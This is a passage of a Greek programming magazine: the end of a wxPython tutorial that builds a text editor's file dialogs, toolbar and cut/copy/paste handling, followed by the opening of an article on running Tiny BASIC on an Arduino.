
```
self.filename = savedlg.GetPath()
```

Αμέσως μετά αποθηκεύουμε το κείμενο και καταστρέφουμε το διάλογο, με τη destroy. Δεν είναι ωραίο που έχουμε ένα text control, το οποίο ξέρει να αποθηκεύει τα περιεχόμενα του; Και με την ευκαιρία, ας δούμε και λίγο την απλή Save...

Save: Η απλή αποθήκευση αρχείου

Είναι πολύ απλή, στ' αλήθεια. Υποθετικά, έχουμε ήδη ένα όνομα αρχείου οπότε αποθηκεύουμε κατευθείαν -- ούτε διάλογος, ούτε τίποτα! Αλλά μισό λεπτό: Αν ο αφηρημένος χρήστης προσπαθεί ν' αποθηκεύσει για πρώτη φορά αλλά επιλέγει Save αντί για Save As; Κανένα πρόβλημα! Δείτε:

```
def OnSave(self, eventobject):
 if self.filename:
   self.textctrl.SaveFile(self.filename)
   self.SetStatusText("File saved.")
 else:
   self.OnSaveAs(eventobject)
```



Κοινός διάλογος δεν σημαίνει απαραίτητα και κοινή εμφάνιση σε όλα τα λειτουργικά! Μη ξεχνάτε ότι η wxPython χρησιμοποιεί τα native controls σε κάθε λειτουργικό, οπότε ακόμη κι ο διάλογος για το άνοιγμα αρχείου διαφέρει μεταξύ Windows XP (στην πρώτη εικόνα) και XFCE (στη δεύτερη). Και πού να δείτε πώς θα δείχνει σε OS X, Windows 7 ή Vista. (Αλλά βέβαια αν τρέχετε Vista, το τελευταίο που σας απασχολεί είναι το πώς φαίνονται τα common dialogs...)

Αν το όνομα αρχείου δεν είναι κενό, απλά αποθηκεύουμε. Διαφορετικά καλούμε την OnSaveAs, που φτιάξαμε προηγουμένως. Είδατε; Ούτε γάτα, ούτε ζημία ή αλλιώς «neither cat, nor damage», που λένε και στην αλλοδαπή. (Σ.τ.Ε. Η Σταθοποίηση του χιούμορ των συντελεστών του περιοδικού, καλά κρατεί!)

Άνοιγμα αρχείου: Μια απλή παραλλαγή των παραπάνω

Είμαστε σίγουροι ότι θα κατανοήσετε πολύ καλά τον παρακάτω κώδικα, χωρίς πολλά δικά μας σχόλια:

```
def OnOpen(self,eventobject):
  opendlg = wx.FileDialog(self, "Select file", os.getcwd(),
"","*.*", wx.OPEN)
  result = opendlg.ShowModal()
  if result == wx.ID_OK:
    self.filename = opendlg.GetPath()
    basefilename = os.path.basename(self.filename)
    self.textctrl.LoadFile(self.filename)
    self.SetStatusText("File opened: %s" % basefilename)
    self.SetTitle("wxEditor - %s" % basefilename)
  opendlg.Destroy()
```

Το μόνο έξτρα που κάνουμε εδώ είναι να πάρουμε το όνομα του αρχείου που επέλεξε ο χρήστης και να το απογυμνώσουμε από το υπόλοιπο path:

```
basefilename = os.path.basename(self.filename)
```

Το προσθέτουμε έπειτα στον τίτλο του παραθύρου:

```
self.SetTitle("wxEditor - %s" % basefilename)
```

Μάλλον θα θέλετε να προσθέσετε τις αντίστοιχες γραμμές και στην OnSaveAs. Σας το αφήνουμε ως άσκηση. Έχοντας τρεις βασικές λειτουργίες του προγράμματος έτοιμες, ας κάνουμε ένα ευχάριστο διάλειμμα για να παίξουμε λίγο με εικονίδια.

Look Ma, No Toolbar!

Η αλήθεια είναι ότι το πρόγραμμα μας έχει μενού αλλά δεν έχει γραμμή εργαλείων ή αλλιώς toolbar, αν προτιμάτε. Και όχι, αυτό δεν είναι κάτι για το οποίο πρέπει να περηφανευόμαστε! Δεν σας φαίνεται κάπως αστεία κενός ο χώρος, κάτω από το MenuBar;

Θυμόσαστε τη λογική με την οποία προσθέσαμε MenuBar, Menu και MenuItems; Δεν διαφέρει και πολύ στην περίπτωση της γραμμής εργαλείων. Προσθέτουμε μια συνάρτηση InitToolBar στην κλάση wxEditor και την καλούμε κάτω από την InitMenuBar:

```
def InitToolBar(self):
  toolbar = self.CreateToolBar()
  QuitIcon = toolbar.AddLabelTool(wx.ID_EXIT, "Quit",
wx.Bitmap("exit.png"))
  toolbar.Realize()
```

Η CreateToolBar δημιουργεί τη γραμμή εργαλείων και προσθέτουμε τα εικονίδια χρησιμοποιώντας την AddLabelTool. Εκτός από το προφανές ID, η AddLabelTool δέχεται ακόμα κι ένα κείμενο ως περιγραφή (από προεπιλογή όμως εμφανίζεται μόνο το εικονίδιο), καθώς κι ένα αρχείο εικόνας. Στο παράδειγμα που σας δίνουμε έχουμε πάρει τα εικονίδια από το περιβάλλον γραφικών ενός UNIXοειδούς συστήματος. Ίσως θέλετε να αντικαταστήσετε αυτές τις εικόνες με άλλες, που να ταιριάζουν καλύτερα με την εμφάνιση του δικού σας λειτουργικού. Αν είναι Windows αντικαταστήστε τις όλες με ένα σκουπιδοτενεκέ, το μόνο εικονίδιο που ταιριάζει στο συγκεκριμένο λειτουργικό. (Σ.τ.Ε. Υπερβολές, ο Sonic αγαπά τα Windows.)

Για να εμφανιστεί στην οθόνη η φοβερή γραμμή εργαλείων μας, που περιέχει ακριβώς ένα εικονίδιο, χρησιμοποιούμε τη Realize:

```
toolbar.Realize()
```

Αν εκτελέσετε το πρόγραμμα όπως είναι τώρα, θα δείτε ότι πιέζοντας το εικονίδιο Quit το πρόγραμμα πράγματι τερματίζει! Όμως δεν έχουμε γράψει ακόμα κάτι που να ενεργοποιεί το toolbar! Πώς γίνεται αυτό; Κοιτάξτε καλύτερα: Τι ID έχουμε δώσει; Το wx.ID_EXIT. Το ID είναι το ίδιο με την επιλογή Quit, του μενού File. Εκτελείται η ίδια OnQuit που είχαμε φτιάξει για το μενού μας. Φτιάξτε εσείς το εικονίδιο και η λειτουργία είναι δώρο! Οπότε, τι θα λέγατε να προσθέσουμε και μερικά ακόμη εικονίδια για επιλογές που έχουμε φτιάξει ήδη (ή που θα φτιάξουμε);

```
def InitToolBar(self):
  toolbar = self.CreateToolBar()
  toolbar.AddLabelTool(wx.ID_NEW, "New", wx.Bitmap("document-new.png"))
  toolbar.AddLabelTool(wx.ID_OPEN,"Open", wx.Bitmap("document-open.png"))
  toolbar.AddLabelTool(wx.ID_SAVE,"Save", wx.Bitmap("document-save.png"))
  toolbar.AddLabelTool(wx.ID_SAVEAS,"Save AS", wx.Bitmap("document-save-as.png"))
  toolbar.AddSeparator()
  toolbar.AddLabelTool(wx.ID_UNDO,"Undo", wx.Bitmap("edit-undo.png"))
  toolbar.AddLabelTool(wx.ID_REDO,"Redo", wx.Bitmap("edit-redo.png"))
  toolbar.AddSeparator()
  toolbar.AddLabelTool(wx.ID_CUT,"Cut", wx.Bitmap("edit-cut.png"))
  toolbar.AddLabelTool(wx.ID_COPY,"Copy", wx.Bitmap("edit-copy.png"))
  toolbar.AddLabelTool(wx.ID_PASTE,"Paste",wx.Bitmap("edit-paste.png"))
  toolbar.AddSeparator()
  toolbar.AddLabelTool(wx.ID_EXIT, "Quit",wx.Bitmap("exit.png"))
  toolbar.Realize()
```

Όπως φαντάζεστε, οι λειτουργίες Open, Save, Save As, Quit λειτουργούν άμεσα *και* από τα εικονίδια της toolbar! Παρατηρήστε επίσης ότι δεν μπήκαμε στον κόπο να αποθηκεύσουμε σε μεταβλητές τα αντικείμενα που επιστρέφονται από τις toolbar.AddLabelTool όπως είχαμε κάνει αρχικά, αφού δεν πρόκειται να τις χρησιμοποιήσουμε κάπου.

Cut, Copy, Paste: Events with a twist

Αν χρησιμοποιήσετε τον editor και δοκιμάσετε τα γνωστά shortcuts [CTRL+C], [CTRL+X], [CTRL+V], θα δείτε ότι λειτουργούν μια χαρά στο wxTextCtrl *χωρίς* να χρειαστεί να κάνετε κάτι. Είναι ωστόσο τυπικό να υπάρχει κι ένα μενού edit, όπως το παρακάτω:

```
EditMenu = wx.Menu()
EditMenuUndo = EditMenu.Append(wx.ID_UNDO,"&Undo", "Undo previous action")
EditMenuRedo = EditMenu.Append(wx.ID_REDO,"&Redo", "Redo last undo")
EditMenu.AppendSeparator()
EditMenuCut = EditMenu.Append(wx.ID_CUT,"Cu&t","Cut selected block of text")
EditMenuCopy = EditMenu.Append(wx.ID_COPY,"&Copy","Copy selected block of text")
EditMenuPaste = EditMenu.Append(wx.ID_PASTE,"&Paste","Paste clipboard contents")
EditMenuDelete = EditMenu.Append(wx.ID_DELETE,"&Delete","Delete selected block")
EditMenu.AppendSeparator()
EditMenuSelectAll = EditMenu.Append(wx.ID_SELECTALL, "Select &All","Select all text")
menubar.Append(EditMenu,"&Edit")
```

Αν βέβαια δοκιμάσετε τις επιλογές από το μενού (ή το toolbar), θα διαπιστώσετε ότι δεν δουλεύουν.

Είναι όμως πολύ εύκολο να τις φτιάξετε. Σε πρώτη φάση, θα προσθέσετε τις γνωστές μας Bind στο ίδιο σημείο με τις υπόλοιπες:

```
self.Bind(wx.EVT_MENU, self.OnEditCut, EditMenuCut)
self.Bind(wx.EVT_MENU, self.OnEditCopy, EditMenuCopy)
self.Bind(wx.EVT_MENU, self.OnEditPaste, EditMenuPaste)
```


Δεν μένει παρά να φτιάξετε τις πανεύκολες OnEditCut, OnEditCopy, OnEditPaste και τελειώσατε -- ή τουλάχιστον έτσι νομίζετε:

```
def OnEditCut(self, eventobject):
  self.textctrl.Cut()
def OnEditCopy(self, eventobject):
  self.textctrl.Copy()
def OnEditPaste(self, eventobject):
  self.textctrl.Paste()
```

Όπως βλέπετε, το wxTextCtrl έχει έτοιμες λειτουργίες Cut, Copy και Paste. Οι Cut και Copy λειτουργούν άμεσα στο τμήμα του κειμένου που είναι επιλεγμένο κάνοντας Το Σωστό (TM), ενώ η Paste ρίχνει μέσα στο wxTextCtrl τα περιεχόμενα του Clipboard. Και πού είναι το twist του μεσότιτλου, θα ρωτήσετε;

Θα απαντήσουμε με άλλη μια ερώτηση: Έχετε δει κάποιον editor να επιτρέπει cut ή copy, αν δεν έχει επιλεγεί πρώτα ένα τμήμα κειμένου; Το να κάνεις copy ή cut ένα κείμενο μηδενικού μήκους δεν προκαλεί κάποιο

πρόβλημα. Κανονικά, όμως, οι επιλογές Cut, Copy και τα αντίστοιχα εικονίδια του toolbar θα έπρεπε να είναι απενεργοποιημένα (grayed out) όταν δεν υπάρχει επιλεγμένο κείμενο στο wxTextCtrl. Φανταζόμαστε τώρα τη ματιά σας να μαυρίζει, καθώς κώδικας κυλά μπροστά από τον αμφιβληστροειδή σας! Πώς να γίνεται αυτό; Μαύρο φίδι (πύθωνας) που μας έφαγε! Πώς μπορούμε να ελέγχουμε αν στο TextCtrl υπάρχει κάτι επιλεγμένο; Όχι και τόσο δύσκολα:



Φυσικά, και οι γραμμές εργαλείων δείχνουν διαφορετικές από λειτουργικό σε λειτουργικό. Αν και τα εικονίδια είναι τα ίδια (πώς να μην είναι, αφού πρόκειται για τα ίδια αρχεία εικόνων), παρατηρήστε ότι στο XFCE (κάτω) το toolbar separator που έχουμε βάλει είναι μια λεπτή κάθετη γραμμή, ενώ το OS X προτιμά να το δείχνει ως μεγαλύτερο διάκενο. Και δεν σχολιάζω καθόλου φυσικά ότι το OS X χρησιμοποιεί global menu, κάτι που δίνει μια εντελώς διαφορετική εμφάνιση στον editor μας. Όλα τ' άλλα όμως λειτουργούν με τον ίδιο ακριβώς τρόπο!

```
selection = self.textctrl.GetSelection()
```

Μη νομίζετε ότι το selection είναι το πραγματικό κείμενο που έχουμε επιλέξει. Είναι δύο τιμές που δείχνουν το εύρος του επιλεγμένου κειμένου (π.χ., από χαρακτήρα 5 ως χαρακτήρα 20). Καθώς μάλιστα είναι ζεύγος τιμών, το selection που επιστρέφεται είναι στην πραγματικότητα ένα tuple, π.χ. (5, 20).

Τώρα, αν δεν έχουμε επιλέξει τίποτα, αρχική και τελική τιμή θα είναι ίδια, π.χ. (5, 5). Μπορούμε πολύ εύκολα να φτιάξουμε μια μεταβλητή True/False, η οποία θα μας λέει αν υπάρχει επιλεγμένο κείμενο ή όχι:

```
textselected = (selection[0] != selection[1])
```

Αν selection[0]!=selection[1] τότε έχει γίνει επιλογή κι αφού η συνθήκη είναι αληθής το textselected θα πάρει τιμή True. Θα μπορούσαμε βέβαια να το γράψουμε και έτσι:

```
If selection[0]!=selection[1]:
  textselected = True
else
  textselected = False
```

Επισης, η προηγούμενη γραμμή θα μπορούσε να γραφτεί χωρίς τις παρενθέσεις

```
textselected = selection[0] != selection[1]
```

αφού πρώτα θα γίνει η σύγκριση στο δεξιό μέρος της παράστασης και μετά η ανάθεση στην textselected. Δεν θέλαμε να σας τρομάξω όμως, γιατί το πραγματικό twist είναι παρακάτω. Βλέπετε, καλό είναι που βρήκαμε πώς ανιχνεύεται η επιλογή κειμένου στο control, αλλά πώς θα τη χρησιμοποιήσουμε για να ελέγχουμε --στιγμιαία-- το μενού και το toolbar; Για περιπτώσεις όπως αυτές, όπου θέλουμε να ανανεώσουμε κάποιες επιλογές στο user interface ανάλογα με την κατάσταση της εφαρμογής, το wxPython θα μας βοηθήσει μέσω μιας σειράς ψευδό-events (EVT_UPDATE_UI):

```
self.Bind(wx.EVT_UPDATE_UI, self.OnUpdateEditMenu)
```

Η συνάρτηση OnUpdateEditMenu, που πρέπει βέβαια να γράψουμε, θα καλείται αυτόματα σε τακτά διαστήματα (μόνο όμως σε idle χρόνο, ώστε η εφαρμογή μας να μην επιβαρύνεται) και θα αναλάβει να ελέγχει αν υπάρχει κάτι επιλεγμένο στο TextCtrl. Αναλόγως του αποτελέσματος του

ελέγχου, θα ενεργοποιεί ή θα απενεργοποιεί τις αντίστοιχες επιλογές στο μενού.

```
def OnUpdateEditMenu(self, eventobject):
  eventid = eventobject.GetId()
  if eventid in (wx.ID_COPY, wx.ID_CUT):
    selection = self.textctrl.GetSelection()
    textselected = (selection[0] != selection[1])
    eventobject.Enable(textselected)
  else:
    eventobject.Skip()
```

Η OnUpdateEditMenu θα καλείται διαδοχικά με όλα τα αντικείμενα, αλλά εμάς μας ενδιαφέρουν μόνο αυτά με ID wx.ID_COPY και wx.ID_CUT. Σε όλα τα υπόλοιπα εκτελούμε την Skip(), ώστε να επιτρέψουμε σε τυχόν default handler να κάνει τη δουλειά του. Το καλό είναι ότι κάνουμε άμεσα enable/disable τις επιλογές του μενού, με την εντολή

```
eventobject.Enable(textselected)
```


Και καθώς το ID είναι το ίδιο στο μενού και στο toolbar, η λειτουργία του toolbar είναι και πάλι δώρο! Κατεβάστε όλον τον κώδικα και τα εικονίδια από το

http://bit.ly/dh014wxeditorsrc2

Μέχρι το επόμενο τεύχος...


- Δοκιμάστε να φτιάξετε τη λειτουργία New. Θα πρέπει φυσικά να μη σβήνει το περιεχόμενο του editor αν υπάρχουν μη-αποθηκευμένες αλλαγές, αλλά να εμφανίζει σχετικό μήνυμα.
- Διαβάστε τι πρέπει να γίνει, ώστε *και* το Paste να ενεργοποιείται *μόνον* όταν υπάρχει κάτι στο clipboard!
- Φτιάξτε τις επιλογές Edit --> Select All και Delete.
- Διαβάστε το documentation και πειραματιστείτε και με άλλα Common Dialogs, όπως το wxFontDialog και το wxColorDialog ή οποιοδήποτε άλλο, από εδώ: http://docs.wxwidgets.org/trunk/group__group__class__cmndlg.html (όρεξη να έχετε!)

Καλό πειραματισμό -- και καλά ξενύχτια!



Skill: Beginner

Tags: Arduino, Tiny BASIC



Η BASIC στο Arduino!


by GiannouG

Ο προγραμματισμός του Arduino πραγματοποιείται από τον υπολογιστή μας, χρησιμοποιώντας συνήθως το επίσημο, ολοκληρωμένο περιβάλλον ανάπτυξης (IDE) και τη γλώσσα C. Πώς θα σας φαινόταν αν μπορούσαμε να γράφουμε και να εκτελούμε προγράμματα απευθείας «επάνω» στο Arduino, χωρίς το IDE; Επίσης, τι θα λέγατε αν χρησιμοποιούσαμε μια απλούστερη γλώσσα, προσιτή ακόμα και στους αρχάριους με τον προγραμματισμό;

Το Arduino έχει αρκετά κοινά χαρακτηριστικά με τους λεγόμενους «οικιακούς υπολογιστές», που έκαναν θραύση στη δεκαετία του ‘80. Οι περισσότεροι υπολογιστές εκείνης της εποχής συνοδεύονταν από μια έκδοση της γλώσσας BASIC κι ο προγραμματισμός τους γινόταν σχεδόν αποκλειστικά σε αυτή τη γλώσσα. Στο παρόν άρθρο θα δούμε πώς μπορούμε να εγκαταστήσουμε την εν λόγω γλώσσα στο αγαπημένο μας Arduino. Οι παλιότεροι θα θυμηθούν τις Παλιές, Καλές Εποχές (TM), ενώ οι νεότεροι θα πραγματοποιήσουν ένα πείραμα με το Arduino το οποίο θα μπορούσε να αποτελέσει βάση για πολλά άλλα projects. Σκεφτείτε για παράδειγμα την κατασκευή ενός ολοκληρωμένου υπολογιστή γύρω από το Arduino ή τη χρήση αυτού του συνδυασμού (Arduino και BASIC) ως εργαλείο εκμάθησης του λεγόμενου physical computing!

Η γλώσσα BASIC ήταν εξαιρετικά διαδεδομένη κάποτε και γι’ αυτό το λόγο κυκλοφορούν ακόμη πάρα πολλές παραλλαγές της. Μάλιστα, ορισμένες από αυτές είναι σχετικά πρόσφατες (βλέπε dark BASIC). Εμείς θα ασχοληθούμε με την Tiny BASIC. Νομίζουμε ότι το όνομά της τα λέει όλα: Προορίζεται για συστήματα εξαιρετικά περιορισμένων πόρων και θα μπορούσε να τρέξει ακόμη και στο Arduino. Ο interpreter της Tiny BASIC, το πρόγραμμα που διερμηνεύει κι εκτελεί τις εντολές της γλώσσας, έχει ήδη μεταφερθεί (ported) στην πλατφόρμα του Arduino. Στη συνέχεια, λοιπόν, θα δούμε πώς μπορούμε να φορτώσουμε την Tiny BASIC στο Arduino και επιπλέον θα μάθουμε να τη χρησιμοποιούμε αλλά και να την επεκτείνουμε, ώστε να αξιοποιεί καλύτερα το hardware του Arduino.

Το επίσημο site της Tiny BASIC για το Arduino περιέχει αρκετές πληροφορίες για το πώς μπορεί κάποιος να εκμεταλλευτεί το πρόγραμμα. Από εδώ ξεκίνησε και η μελέτη μας, για να καταφέρουμε να προσθέσουμε νέες εντολές στη γλώσσα.



Εγκατάσταση της Tiny BASIC

Προφανώς, ξεκινάμε με το κατέβασμα του Arduino sketch που υλοποιεί τον interpreter της Tiny BASIC. Το εν λόγω sketch αποτελεί μεταφορά του interpreter που γράφτηκε για τον επεξεργαστή Motorola 68000. Η μεταφορά στην πλατφόρμα του Arduino έγινε από τον Mike Field και θα ήμασταν τουλάχιστον γαϊδούρια αν δεν κάναμε τουλάχιστον μια αναφορά στο όνομά του. Μπορούμε να κατεβάσουμε το εν λόγω sketch από εδώ:


```
http://hamsterworks.co.nz/mediawiki/index.php/Arduino_Basic
```

Πατώντας download, ο browser θα προτείνει την αποθήκευση του sketch ως ένα αρχείο απλού κειμένου (txt). Εμείς πρέπει να φροντίσουμε ώστε να αποθηκευτεί με την κατάληξη ino, ώστε να αναγνωρίζεται σαν πρόγραμμα από το Arduino IDE. Το αποθηκεύουμε οπουδήποτε μας βολεύει και σηκώνουμε τα μανίκια...

